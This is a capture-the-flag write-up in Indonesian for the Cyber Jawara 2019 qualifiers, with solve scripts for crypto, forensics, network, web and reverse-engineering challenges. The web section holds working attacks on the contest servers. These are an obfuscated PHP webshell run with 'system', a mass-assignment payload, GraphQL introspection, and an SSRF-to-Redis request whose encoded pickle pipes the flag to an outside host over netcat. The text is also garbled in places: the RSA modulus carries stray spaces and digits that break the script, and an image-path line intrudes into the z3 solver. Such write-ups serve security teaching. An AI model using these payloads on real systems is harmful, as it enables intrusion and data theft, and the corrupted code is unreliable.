[Capture The Flag]

NAMA TIM : [R.O.P]*Ubah sesuai dengan nama tim anda*

Sabtu 7 September 2019

Ketua Tim	
1.	Muh. Fani Akbar
Member	
1.	Muhammad Alifa Ramdhan
2.	Bayu Fedra Abdullah

Cryptography

Sanity Check

Di berikan file public key, private key dan enkripsi text, maka langsung bisa di decrypt menggunakan openssl menggunakan command :

```
openssl rsautl -decrypt -inkey secret.pem -in flag.txt.encrypted
```

Flag : CJ2019{w3lc0m3_to_Cyber_Jawara_quals}

Insanity Check

Di berikan file public key dan encrypted cipher text dan kali ini kita tidak di berika private key, generate nilai modulus dan exponent menggunakan command :

```
openssl rsa -pubin -inform PEM -text -noout -in key.pub -modulus
```

untuk mencari nilai factor dari N kita bisa menggunakan Factor Fermat Attack lalu bisa di decrypt menggunakan script

utuh :

```
#!/usr/bin/env python

import gmpy
from Crypto.Util.number import bytes_to_long, long_to_bytes

def fermat(N):
    a = gmpy.sqrt(N)
    b2 = a*a - N

    while not gmpy.is_square(gmpy.mpz(b2)):
        b2 += 2*a + 1
        a += 1

    factor1 = a - gmpy.sqrt(b2)
    factor2 = a + gmpy.sqrt(b2)

    return (long(factor1.digits()), long(factor2.digits()))
e = 65537
N = 92941216173641678560262679179008776192489890219515159539864791980077794602348897185318059817669259858329406118226053
60415793463669261726535888402215672734373625954028789429492613510131832288160767872082987614163939206428579872128211854 4
06402292643904195031341996751749775847822291110625298096871711171500017444865948191834726784246979171048354103914616247 3
08897264738745336320117838186120950392317585881256447140463930017911128108539134024055818739090385221298352074510071660 5
14456119248694934318374742850072766417436018682124453432485079964921683026294101587931710958362664382163364504101617774 4
59300182954138807883978172129209010861117681075847002731942486240788257849628331483893396696727704868807973074816955881 7
28328387310723798857569904020946686328856086883087032818392759208149486159412530778438796265294781502691899614874854855 8
86397302365385413753318236368621375302689607526986217714614437043272440210414224959862813801475862114703924181210293738 4
14749349604860048599396187760684376790917460008820655004176033929278789325562521213398763168690652072946727992303048434 3
32881123085862400486847353135201640833267889767798307768014825339539261036091433335548198749858797301820466308205351963 8
00401158251369405845895567858201593434729245116780545861012795992135970416017803822964318348668580615074461043156684739 9
00650858360006779405596669838637408586552094483219248926166339582765900319993773421194869342032808029505508536091926419 8
10611527488125140911913400111243110819983243647498685797024012176545612969755095022089740880572821859820363470554367819 4
45036594411214898712158358210037782378758855857004658179625254005432888241773178170624539582713882285321992924588478815 1
25368781908949214507894380997446480903086526679077025900595797788756584838038149638494252463482712652979923263269416493 8
53447944343784971442369036916837243204067985506338390766300073464118754162485463360321852980589005219759823362373345366 0
77557923006256196305456027731199165825733020607472092895333632535702504735190760966954470479228875677183576357717 4708725 7
95106655777497763170203144052469820904593736387579067921674624938035317468837919132776684063803938816244566249344577785 6
79281070019825108368520712539971082830162816031226460173035671022026172412384633909316596711897127282124710600228278290 2
86584255286796491806833645943942548164375093949200272829711052067269751213634914473671582166401332554653128299294588346 9
39494289618683890929936150739505462560990094860863906711837794321735 1
C = bytes_to_long(open("flag.txt.encrypted").read())
p, q = fermat(N)
d = long(gmpy.invert(e, (p-1)*(q-1)))
M = pow(C, d, N)
flag = open("flag.txt", "w")
flag.write(long_to_bytes(M))
flag.close()
```

karena outputnya tidak semua printable karakter, gunakan command string untuk membacanya

Flag : CJ2019{breaking_insecure_rsa_is_not_so_hard}

RC4

Diberikan file arsip yang berisi flag.pdf.encrypted, ‘CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf.encrypted’, dan rc4.sh. Isi dari file rc4.sh seperti berikut.

```
#!/bin/sh

KEY=`hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random`
cat "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf" | openssl rc4-40 -K $KEY -nosalt -e -nopad > "CYBER JAWARA 2019 QU
ALS - RULES-OF-THE-GAME.pdf.encrypted"
cat "flag.pdf" | openssl rc4-40 -K $KEY -nosalt -e -nopad > "flag.pdf.encrypted"
```

Kode ini akan melakukan encryption file dengan algoritma rc4. Plaintext file `CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf` adalah file yang diberikan panitia beberapa hari lalu. Ini bisa kita manfaatkan untuk mendapatkan keystream yang digunakan pada saat mengcrypt file flag.pdf yang menggunakan operasi xor. Berikut adalah kode solve yang kami gunakan.

```
def sxor(s1,s2):
    return ''.join(chr(ord(a) ^ ord(b)) for a,b in zip(s1,s2))

f_cip = "flag.pdf.encrypted"
c_cip = "CYBER JAWARA 2019 QUALS - RULES-OF-THE-GAME.pdf.encrypted"
c_pln = "CYBER-JAWARA-2019-QUALS-RULES-OF-THE-GAME-1.pdf"

fc = open(f_cip, 'rb').read()
cc = open(c_cip, 'rb').read(len(fc))
cp = open(c_pln, 'rb').read(len(fc))

fp = sxor(sxor(cc, cp), fc)
print(fp)
```

```
$ python solve.py > hasil.pdf
$ file hasil.pdf
hasil.pdf: PDF document, version 1.5
```

Flag : CJ2019{\$\$\$known_plaintext_is_your_friend\$\$\$}

Digital Forensics

CJ.docx

Di berikan file CJ.docx, extract menggunakan foremost akan terdapat beberapa file componen Ms. word, pada document.xml akan terdapat flag, atau mudahnya gunakan command
`find . -type f -exec strings {} \; | grep CJ`

Flag : CJ2019{oh_**_h3r3_w3_g0_again!!!1!1}**

audit.log

Di berikan file audit.log, saat di analisa pada bagian **proctitle** adalah command-command yang di encode menggunakan hex, buat decryptor nya:

```
from re import findall

f = open("audit.log").read()
x = findall("proctitle=(.*?)\n", f)

for i in x:
    try:
        print i.decode("hex")
    except:
        pass
```

Terdapat beberapa command yang mencurigakan, pada

```
python -c print 'eab41dfdf73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373a3206b386a7f89af83d05ed5fed'.dec
ode('hex')
openssl rc4-40 -K 7465737473 -nosalt -e -nopad
```

hasil dari print python bukanlah ASCII maka akan error jika di print biasa, pipe ke file x lalu decrypt menggunakan command openssl :

```
openssl rc4-40 -K 7465737473 -nosalt -e -nopad -in x
```

Flag : CJ2019{baab023dafb274728bda8bc52ce7d1e930af2c11}

Network

Split

Diberikan file exfiltration.pcap lalu analisis menggunakan wireshark, export file http object akan terdapat **archive.zip.parta[a-g]**, gabungkan menggunakan command :

```
cat archive.zip.parta* > archive.zip
```

buka flag mengggunakan **pass.txt**

Flag : CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}

Exfiltration

Diberikan file bernama `exfiltration.pcap` ada traffic dari beberapa protokol berbeda, tapi kami fokus ke traffic `ICMP`.

Ekstrak data menggunakan `tshark`

```
$ tshark -r exfiltration.pcap -T "fields" -e "data.data" | sed '/^$/d'| cut -d ":" -f1 | xxd -r -p
TT33VVyyIIHHNNllYY33JJlldCCBBkkYYXXRRhhIIGGllzzIIEENNKKMMjjAAxxOOXXtt33aaGGVVyyZZVV99hhccmmVVffeeWW9911XX00JJssddTTNNff
VVGGVVhhbbTT9999
```

kami menghapus duplicate char dari output tersebut

```
$ echo "T3VyIHNlY3JldCBkYXRhIGlzIENKMjAxOXt3aGVyZV9hcmVfeW91X0JsdTNfVGVhbT999" | base64 -d
```

Flag : CJ2019{where_are_you_Blu3_Team?}

Web

Mysterious

Di berikan url shell.php http://203.34.119.237:50000/shell.php dan file shell.php yang berisi `<?php $_="`{{{"^"?<>/";${$_}[$_]($_[_._._._]);"` yang merupakan php yang telah di obfusecate, jika di jabarkan, maka akan menjadi

```
$_="`{{{"^"?<>/";   adalah $_="_GET"
${$_}[$_]       adalah $_GET['_GET']
($_[_._._._])    adalah $_GET['____'],
```

simple nya akan menjadi `<?php $_GET['_GET']( $_GET['____']);`

gunakan shell untuk membaca flag http://203.34.119.237:50000/shell.php?_GET=system&____=cat%20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt

Flag : CJ2019{shell_or_no_shell_that_is_the_question}

Under Construction

Diberikan url web http://203.34.119.237:50001/ yang isi nya hanya **Under Construction**, check robots.txt terdapat disallow folder .git, kemudian download dan extract folder .git menggunakan GitTools https://github.com/internetwache/GitTools/ , baca index.html pada file yang terekstract akan terdapat flag

Flag : CJ2019{git_crawling_for_fun_and_profit}

Chuu

Di berikan web dengan url http://203.34.119.237:50003/ yang menggunakan react.js sebagai backend, ketika di tamper web melakukan requests ke **/graphql** dengan post data

```
{"operationName":null,"variables":{},"query":"{\n  videos {\n    id\n    title\n    youtube\n    __typename\n  }\n}\n"}
```

lalu kami mendapatkan referensi injection dari https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/GraphQL%20Injection dan payload yang kami

gunakan :

```
{"operationName":null,"variables":{},"query":"{\n __schema{types{name}}\n}\n"}
{"operationName":null,"variables":{},"query":"{\n __schema{types{name, fields{name}}}\n}\n"}
{"operationName":null,"variables":{},"query":"{\n  __schema{types{name,fields{name}}}\nchuuGiveMeFlagPlease {\nvalue\n _
_typename\n  }\n}\n"}
```

Flag : CJ2019{u_c4n_l15t_ALL_qu3r13s}

Heejin

Diberikan web dan source code yang menggunakan `go` .

snippet code `register.go`

```
func (h Handler) Register(w http.ResponseWriter, r *http.Request) {
    defer r.Body.Close()

    var user model.User
    err := json.NewDecoder(r.Body).Decode(&user)
    if err != nil {
        response.Write(w, response.BuildError(err), http.StatusBadRequest)
        return
    }
```

snippet code user.go

```
package model

type User struct {
    ID       uint64  `json:"id" gorm:"primary_key;type:bigint"`
    Username string  `json:"username" gorm:"type:varchar(20);unique;not null"`
    Password string  `json:"password,omitempty" gorm:"type:varchar(255)";not null`
    Money    uint64  `json:"money" gorm:"type:bigint;not null;default:100000"`
    Orders   []Order `json:"-"`
}
```

pada register.go, body request akan di decode dan ditampung di model user, sehingga kami menambahkan field `money` untuk me-set nilai uang sendiri

```
{"username":"kajskajsaks","password":"password", "money":10000000000}
```

Flag : CJ2019{l3t5_9eT_r1cH_l1k3_H33j1n}

Olivia

Diberikan web dan source code python.

web tersebut vulnerable SSRF, dan terdapat Redis yang berjalan.

Untuk membypass proteksi “Host:” pada Redis bisa menggunakan `CVE-2019-9947` (sesuai hint)

Untuk mengenerate payload kami menggunakan `https://raw.githubusercontent.com/rhamaa/Web-Hacking-Lab/master/SSRF_REDIS_LAB/payload_redis.py` dengan mengubah cmd menjadi `cat /flag`

dari source olivia.py diketahui hostname redis adalah `redis` .

Untuk mentrigger Pickle, pertama kami men-cache dulu “https://ctf.jawara.idsirtii.or.id/themes/core/static/img/logo.png" lalu merubah nilai cache dengan me-set key `eb2ee8c2-81f0-4130-8e56-d63dcf449250:https://ctf.jawara.idsirtii.or.id/themes/core/static/img/logo.png`

```
curl -X POST "http://203.34.119.237:50004/" --data "url=http://redis:6379/_%0D%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%24102%
0D%0Aeb2ee8c2-81f0-4130-8e56-d63dcf449250%3Ahttps%3A//ctf.jawara.idsirtii.or.id/themes/core/static/img/logo.png%0D%0A%24
```

```
92%0D%0AY3Bvc2l4CnN5c3RlbQpwMAooUydjYXQgL2ZsYWcgfCBuYyBwZXIuMHhmZi53ZWIuaWQgMjEyMScKcDEKdHAyClJwMwou%0D%0A"
```

Setelah nilai sudah dirubah, submit sekali lagi `https://ctf.jawara.idsirtii.or.id/themes/core/static/img/logo.png` di web agar web mengambil nilai cache yang merupakan payload Pickle.

Flag : CJ2019{SSRF_CRLF_RCE_g00d_j0b}

Reverse

newbie

decompile fungsi main pada newbie.exe

```
  .text("Insert key: ");
  .text("%s",&s);
  i = 0;
  while( true ) {
    if (0x2f < i) {
      .text("Correct");
      return 0;
    }
    if ((int)(char)(&s)[(longlong)i] * 8 != .data[(longlong)i]) break;
    i = i + 1;
  }
```

Setiap karakter yang diinputkan akan dikali 8 dan dibandingkan dengan nilai array pada variable .data. Solve dengan membalikkan operasi tersebut dengan membagi 8 terhadap variable .data

```
data = [0x218,0x250,0x190,0x180, 0x188,0x1C8,0x3D8,0x188, 0x1B8,0x320,0x310,0x1C0, 0x180,0x310,0x1B0,0x320, 0x328,0x1B8,
0x320,0x190, 0x1B0,0x1B0,0x330,0x190, 0x180,0x330,0x318,0x1C0, 0x1A8,0x1A8,0x1C8,0x188, 0x1C8,0x310,0x188,0x308, 0x310,0
x1B0,0x188,0x318, 0x190,0x1B8,0x310,0x1B0, 0x180,0x308,0x328,0x3E8]
print(''.join(map(lambda x: chr(x/8), data)))
```

```
$ python newbie.py
CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}
```

Flag : CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}

haseul

Terdapat pengecekan terhadap argumen yang diberikan pada program, kodenya seperti ini.

```
  if (iParm1 == 2) {
    __s = *(char **)(lParm2 + 8);
    len = strlen(__s);
    if (len == 0x22) {
      i = 0;
      j = 0;
      while (j < 0x21) {
        k = 1;
        while (k < 0x22) {
          if ((int)__s[(long)j] + (int)__s[(long)k] != (uint)(byte)(&DAT_001008a0)[(long)i]) {
            puts("nope!");
            return 1;
          }
          k = k + 1;
          i = i + 1;
        }
        j = j + 1;
      }
      printf("CJ2019{%s}\n",__s);
      uVar1 = 0;
    }
    else {
      uVar1 = 1;
```

```
    }
  }
```

Kami menggunakan z3 agar dapat mendapatkan inputan yang tepat.

```
from z3 import *

buf = [0xa9, 0xee, 0xd8, 0xdc, 0xda, 0xe7, 0xd8, 0xec, 0xa9, 0xe5, 0xef, 0xde, 0xd8, 0xed, 0xe1, 0xe2, 0xae, 0xd8, 0xde,
 0xda, 0xae, 0xe2, 0xe5, 0xf2, 0xd8, 0xee, 0xec, 0xe2, 0xe7, 0xb2, 0xd8, 0xd3, 0xac, 0x60, 0xa5, 0x8f, 0x93, 0x91, 0x9e,
 0x8f, 0xa3, 0x60, 0x9c, 0xa6, 0x95, 0x8f, 0xa4, 0x98, 0x99, 0x65, 0x8f, 0x95, 0x91, 0x65, 0x99, 0x9c, 0xa9, 0x8f, 0xa5,
 0xa3, 0x99, 0x9e, 0x69, 0x8f, 0x8a, 0x63, 0xa5, 0xea, 0xd4, 0xd8, 0xd6, 0xe3, 0xd4, 0xe8, 0xa5, 0xe1, 0xeb, 0xda, 0xd4,
 0xe9, 0xdd, 0xde, 0xaa, 0xd4, 0xda, 0xd6, 0xaa, 0xde, 0xe1, 0xee, 0xd4, 0xea, 0xe8, 0xde, 0xe3, 0xae, 0xd4, 0xcf, 0xa8,
 0x8f, 0xd4, 0xbe, 0xc2, 0xc0, 0xcd, 0xbe, 0xd2, 0x8f, 0xcb, 0xd5, 0xc4, 0xbe, 0xd3, 0xc7, 0xc8, 0x94, 0xbe, 0xc4, 0xc0,
 0x94, 0xc8, 0xcb, 0xd8, 0xbe, 0xd4, 0xd2, 0xc8, 0xcd, 0x98, 0xbe, 0xb9, 0x92, 0x93, 0xd8, 0xc2, 0xc6, 0xc4, 0xd1, 0xc2,
 0xd6, 0x93, 0xcf, 0xd9, 0xc8, 0xc2, 0xd7, 0xcb, 0xcc, 0x98, 0xc2, 0xc8, 0xc4, 0x98, 0xcc, 0xcf, 0xdc, 0xc2, 0xd8, 0xd6,
 0xcc, 0xd1, 0x9c, 0xc2, 0xbd, 0x96, 0x91, 0xd6, 0xc0, 0xc4, 0xc2, 0xcf, 0xc0, 0xd4, 0x91, 0xcd, 0xd7, 0xc6, 0xc0, 0xd5,
 0xc9, 0xca, 0x96, 0xc0, 0xc6, 0xc2, 0x96, 0xca, 0xcd, 0xda, 0xc0, 0xd6, 0xd4, 0xca, 0xcf, 0x9a, 0xc0, 0xbb, 0x94, 0x9e,
 0xe3, 0xcd, 0xd1, 0xcf, 0xdc, 0xcd, 0xe1, 0x9e, 0xda, 0xe4, 0xd3, 0xcd, 0xe2, 0xd6, 0xd7, 0xa3, 0xcd, 0xd3, 0xcf, 0xa3,
 0xd7, 0xda, 0xe7, 0xcd, 0xe3, 0xe1, 0xd7, 0xdc, 0xa7, 0xcd, 0xc8, 0xa1, 0x8f, 0xd4, 0xbe, 0xc2, 0xc0, 0xcd, 0xbe, 0xd2,
 0x8f, 0xcb, 0xd5, 0xc4, 0xbe, 0xd3, 0xc7, 0xc8, 0x94, 0xbe, 0xc4, 0xc0, 0x94, 0xc8, 0xcb, 0xd8, 0xbe, 0xd4, 0xd2, 0xc8,
 0xcd, 0x98, 0xbe, 0xb9, 0x92, 0xa3, 0xe8, 0xd2, 0xd6, 0xd4, 0xe1, 0xd2, 0xe6, 0xa3, 0xdf, 0xe9, 0xd8, 0xd2, 0xe7, 0xdb,
 0xdc, 0xa8, 0xd2, 0xd8, 0xd4, 0xa8, 0xdc, 0xdf, 0xec, 0xd2, 0xe8, 0xe6, 0xdc, 0xe1, 0xac, 0xd2, 0xcd, 0xa6, 0x60, 0xa5,
 0x8f, 0x93, 0x91, 0x9e, 0x8f, 0xa3, 0x60, 0x9c, 0xa6, 0x95, 0x8f, 0xa4, 0x98, 0x99, 0x65, 0x8f, 0x95, 0x91, 0x65, 0x99,
 0x9c, 0xa9, 0x8f, 0xa5, 0xa3, 0x99, 0x9e, 0x69, 0x8f, 0x8a, 0x63, 0x9c, 0xe1, 0xcb, 0xcf, 0xcd, 0xda, 0xcb, 0xdf, 0x9c,
 0xd8, 0xe2, 0xd1, 0xcb, 0xe0, 0xd4, 0xd5, 0xa1, 0xcb, 0xd1, 0xcd, 0xa1, 0xd5, 0xd8, 0xe5, 0xcb, 0xe1, 0xdf, 0xd5, 0xda,
 0xa5, 0xcb, 0xc6, 0x9f, 0xa6, 0xeb, 0xd5, 0xd9, 0xd7, 0xe4, 0xd5, 0xe9, 0xa6, 0xe2, 0xec, 0xdb, 0xd5, 0xea, 0xde, 0xdf,
 0xab, 0xd5, 0xdb, 0xd7, 0xab, 0xdf, 0xe2, 0xef, 0xd5, 0xeb, 0xe9, 0xdf, 0xe4, 0xaf, 0xd5, 0xd0, 0xa9, 0x95, 0xda, 0xc4,
 0xc8, 0xc6, 0xd3, 0xc4, 0xd8, 0x95, 0xd1, 0xdb, 0xca, 0xc4, 0xd9, 0xcd, 0xce, 0x9a, 0xc4, 0xca, 0xc6, 0x9a, 0xce, 0xd1,
 0xde, 0xc4, 0xda, 0xd8, 0xce, 0xd3, 0x9e, 0xc4, 0xbf, 0x98, 0x8f, 0xd4, 0xbe, 0xc2, 0xc0, 0xcd, 0xbe, 0xd2, 0x8f, 0xcb,
 0xd5, 0xc4, 0xbe, 0xd3, 0xc7, 0xc8, 0x94, 0xbe, 0xc4, 0xc0, 0x94, 0xc8, 0xcb, 0xd8, 0xbe, 0xd4, 0xd2, 0xc8, 0xcd, 0x98,
 0xbe, 0xb9, 0x92, 0xa4, 0xe9, 0xd3, 0xd7, 0xd5, 0xe2, 0xd3, 0xe7, 0xa4, 0xe0, 0xea, 0xd9, 0xd3, 0xe8, 0xdc, 0xdd, 0xa9,
 0xd3, 0xd9, 0xd5, 0xa9, 0xdd, 0xe0, 0xed, 0xd3, 0xe9, 0xe7, 0xdd, 0xe2, 0xad, 0xd3, 0xce, 0xa7, 0x98, 0xdd, 0xc7, 0xcb,
 0xc9, 0xd6, 0xc7, 0xdb, 0x98, 0xd4, 0xde, 0xcd, 0xc7, 0xdc, 0xd0, 0xd1, 0x9d, 0xc7, 0xcd, 0xc9, 0x9d, 0xd1, 0xd4, 0xe1,
 0xc7, 0xdd, 0xdb, 0xd1, 0xd6, 0xa1, 0xc7, 0xc2, 0x9b, 0x99, 0xde, 0xc8, 0xcc, 0xca, 0xd7, 0xc8, 0xdc, 0x99, 0xd5, 0xdf,
 0xce, 0xc8, 0xdd, 0xd1, 0xd2, 0x9e, 0xc8, 0xce, 0xca, 0x9e, 0xd2, 0xd5, 0xe2, 0xc8, 0xde, 0xdc, 0xd2, 0xd7, 0xa2, 0xc8,
 0xc3, 0x9c, 0x65, 0xaa, 0x94, 0x98, 0x96, 0xa3, 0x94, 0xa8, 0x65, 0xa1, 0xab, 0x9a, 0x94, 0xa9, 0x9d, 0x9e, 0x6a, 0x94,
 0x9a, 0x96, 0x6a, 0x9e, 0xa1, 0xae, 0x94, 0xaa, 0xa8, 0x9e, 0xa3, 0x6e, 0x94, 0x8f, 0x68, 0x8f, 0xd4, 0xbe, 0xc2, 0xc0,
 0xcd, 0xbe, 0xd2, 0x8f, 0xcb, 0xd5, 0xc4, 0xbe, 0xd3, 0xc7, 0xc8, 0x94, 0xbe, 0xc4, 0xc0, 0x94, 0xc8, 0xcb, 0xd8, 0xbe,
 0xd4, 0xd2, 0xc8, 0xcd, 0x98, 0xbe, 0xb9, 0x92, 0x95, 0xda, 0xc4, 0xc8, 0xc6, 0xd3, 0xc4, 0xd8, 0x95, 0xd1, 0xdb, 0xca,
 0xc4, 0xd9, 0xcd, 0xce, 0x9a, 0xc4, 0xca, 0xc6, 0x9a, 0xce, 0xd1, 0xde, 0xc4, 0xda, 0xd8, 0xce, 0xd3, 0x9e, 0xc4, 0xbf,
 0x98, 0x91, 0xd6, 0xc0, 0xc4, 0xc2, 0xcf, 0xc0, 0xd4, 0x91, 0xcd, 0xd7, 0xc6, 0xc0, 0xd5, 0xc9, 0xca, 0x96, 0xc0, 0xc6,
 0xc2, 0x96, 0xca, 0xcd, 0xda, 0xc0, 0xd6, 0xd4, 0xca, 0xcf, 0x9a, 0xc0, 0xbb, 0x94, 0x65, 0xaa, 0x94, 0x98, 0x96, 0xa3,
 0x94, 0xa8, 0x65, 0xa1, 0xab, 0x9a, 0x94, 0xa9, 0x9d, 0x9e, 0x6a, 0x94, 0x9a, 0x96, 0x6a, 0x9e, 0xa1, 0xae, 0x94, 0xaa,
 0xa8, 0x9e, 0xa3, 0x6e, 0x94, 0x8f, 0x68, 0x99, 0xde, 0xc8, 0xcc, 0xca, 0xd7, 0xc8, 0xdc, 0x99, 0xd5, 0xdf, 0xce, 0xc8,
 0xdd, 0xd1, 0xd2, 0x9e, 0xc8, 0xce, 0xca, 0x9e, 0xd2, 0xd5, 0xe2, 0xc8, 0xde, 0xdc, 0xd2, 0xd7, 0xa2, 0xc8, 0xc3, 0x9c,
 0x9c, 0xe1, 0xcb, 0xcf, 0xcd, 0xda, 0xcb, 0xdf, 0x9c, 0xd8, 0xe2, 0xd1, 0xcb, 0xe0, 0xd4, 0xd5, 0xa1, 0xcb, 0xd1, 0xcd,
 0xa1, 0xd5, 0xd8, 0xe5, 0xcb, 0xe1, 0xdf, 0xd5, 0xda, 0xa5, 0xcb, 0xc6, 0x9f, 0xa9, 0xee, 0xd8, 0xdc, 0xda, 0xe7, 0xd8,
 0xec, 0xa9, 0xe5, 0xef, 0xde, 0xd8, 0xed, 0xe1, 0xe2, 0xae, 0xd8, 0xde, 0xda, 0xae, 0xe2, 0xe5, 0xf2, 0xd8, 0xee, 0xec,
 0xe2, 0xe7, 0xb2, 0xd8, 0xd3, 0xac, 0x8f, 0xd4, 0xbe, 0xc2, 0xc0, 0xcd, 0xbe, 0xd2, 0x8f, 0xcb, 0xd5, 0xc4, 0xbe, 0xd3,
 0xc7, 0xc8, 0x94, 0xbe, 0xc4, 0xc0, 0x94, 0xc8, 0xcb, 0xd8, 0xbe, 0xd4, 0xd2, 0xc8, 0xcd, 0x98, 0xbe, 0xb9, 0x92, 0xa5,
 0xea, 0xd4, 0xd8, 0xd6, 0xe3, 0xd4, 0xe8, 0xa5, 0xe1, 0xeb, 0xda, 0xd4, 0xe9, 0xdd, 0xde, 0xaa, 0xd4, 0xda, 0xd6, 0xaa,
 0xde, 0xe1, 0xee, 0xd4, 0xea, 0xe8, 0xde, 0xe3, 0xae, 0xd4, 0xcf, 0xa8, 0xa3, 0xe8, 0xd2, 0xd6, 0xd4, 0xe1, 0xd2, 0xe6,
 0xa3, 0xdf, 0xe9, 0xd8, 0xd2, 0xe7, 0xdb, 0xdc, 0xa8, 0xd2, 0xd8, 0xd4, 0xa8, 0xdc, 0xdf, 0xec, 0xd2, 0xe8, 0xe6, 0xdc,
 0xe1, 0xac, 0xd2, 0xcd, 0xa6, 0x99, 0xde, 0xc8, 0xcc, 0xca, 0xd7, 0xc8, 0xdc, 0x99, 0xd5, 0xdf, 0xce, 0xc8, 0xdd, 0xd1,
 0xd2, 0x9e, 0xc8, 0xce, 0xca, 0x9e, 0xd2, 0xd5, 0xe2, 0xc8, 0xde, 0xdc, 0xd2, 0xd7, 0xa2, 0xc8, 0xc3, 0x9c, 0x9e, 0xe3,
 0xcd, 0xd1, 0xcf, 0xdc, 0xcd, 0xe1, 0x9e, 0xda, 0xe4, 0xd3, 0xcd, 0xe2, 0xd6, 0xd7, 0xa3, 0xcd, 0xd3, 0xcf, 0xa3, 0xd7,
 0xda, 0xe7, 0xcd, 0xe3, 0xe1, 0xd7, 0xdc, 0xa7, 0xcd, 0xc8, 0xa1, 0x69, 0xae, 0x98, 0x9c, 0x9a, 0xa7, 0x98, 0xac, 0x69,
 0xa5, 0xaf, 0x9e, 0x98, 0xad, 0xa1, 0xa2, 0x6e, 0x98, 0x9e, 0x9a, 0x6e, 0xa2, 0xa5, 0xb2, 0x98, 0xae, 0xac, 0xa2, 0xa7,
 0x72, 0x98, 0x93, 0x6c, 0x8f, 0xd4, 0xbe, 0xc2, 0xc0, 0xcd, 0xbe, 0xd2, 0x8f, 0xcb, 0xd5, 0xc4, 0xbe, 0xd3, 0xc7, 0xc8,
 0x94, 0xbe, 0xc4, 0xc0, 0x94, 0xc8, 0xcb, 0xd8, 0xbe, 0xd4, 0xd2, 0xc8, 0xcd, 0x98, 0xbe, 0xb9, 0x92, 0x8a, 0xcf, 0xb9,
 0xbd, 0xbb, 0xc8, 0xb9, 0xcd, 0x8a, 0xc6, 0xd0, 0xbf, 0xb9, 0xce, 0xc2, 0xc3, 0x8f, 0xb9, 0xbf, 0xbb, 0x8f, 0xc3, 0xc6,
 0xd3, 0xb9, 0xcf, 0xcd, 0xc3, 0xc8, 0x93, 0xb9, 0xb4, 0x8d]

sflag = [Int('f{}'.format(i)) for i in range(0x22)]
s = Solver()
i = 0
j = 0
while (j < 0x21):
    k = 1
    while (k < 0x22):
        s.add(sflag[j] + sflag[k] == buf[i])
```


```
        k += 1
        i += 1
    j += 1

for f in sflag:
    s.add(f > 0, f < 128)
m = s.model()
flag = ""
for f in sflag:
    flag += chr(m[f].as_long())
print(flag)
```

```
$ python solve_h.py
y0u_can_s0lve_thi5_ea5ily_usin9_Z3
```

Flag : CJ2019{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}

Gowon

Program ini mengecek sebuah string yang diberikan pada argumen. Kode pengecekan didekrip pada saat runtime. Kami melakukan breakpoint pada saat kode telah didekrip (harus membypass anti debugging ptrace terlebih dahulu dengan menset eax=0 setelah ptrace dipanggil). Didapatkan kode seperti ini.



Gambar diatas merupakan bagian kode utama pengecekan, local_198h adalah inputan kita, local_4h adalah variable untuk iterasi, sementara yang lain adalah variable yang diinisialisasi pada awal fungsi. Berikut kode dibawah script solver kami hasil dari mereverse algoritma diatas.

```
l90h = [0x8, 0x6, 0x7, 0x4, 0x8, 0x7, 0x2, 0x5, 0xa, 0xa, 0x4, 0x4, 0x2, 0x1, 0xa, 0x3, 0x2, 0x7, 0x4, 0x6, 0x9, 0x9, 0x
4, 0x5, 0x1, 0x5, 0x7, 0x7, 0x8, 0x9, 0xa, 0x9]
l110h = [0x93, 0xda, 0xf5, 0x92, 0x40, 0xe8, 0x3, 0x7d, 0x36, 0xb0, 0x33, 0xbb, 0xcd, 0x91, 0xc, 0x48, 0x2, 0x24, 0x94,
0x33, 0x6f, 0x26, 0x62, 0xd1, 0xdb, 0x3c, 0x1b, 0x7a, 0x68, 0xfa, 0x5b, 0x78]
l190h = [0xf8, 0x82, 0xcf, 0xaa, 0x3c, 0xb8, 0x73, 0x31, 0x5f, 0xcd, 0x5f, 0x8c, 0xf4, 0xa9, 0x61, 0x7b, 0x64, 0x48, 0xf
7, 0x5c, 0x38, 0x4e, 0x27, 0x89, 0x95, 0x58, 0x6b, 0x46, 0xf, 0xb5, 0x4, 0x2f]
flag = ""
for i in range(0x20):
    flag += chr((l190h[i] ^ l110h[i]) - l90h[i])
print(flag)
```

```
$ python gowon.py
cR34tInG_sh377c0de_iN_ASM_i5_FUN
```

Flag : CJ2019{cR34tInG_sh377c0de_iN_ASM_i5_FUN}

Snake’s Revenge

Diberikan sebuah program ELF. Kami mengamati di ghidra bahwa kode asli diencrypt sehingga tidak dapat dianalisa, ketika dijalankan kode asli akan dienkrip dan dieksekusi. Kami mendump dari memory kode yang telah didekrip pada saat runtime dan mempatch kembali program tersebut dengan kode yang telah didekrip agar bisa dianalisa dengan ghidra.

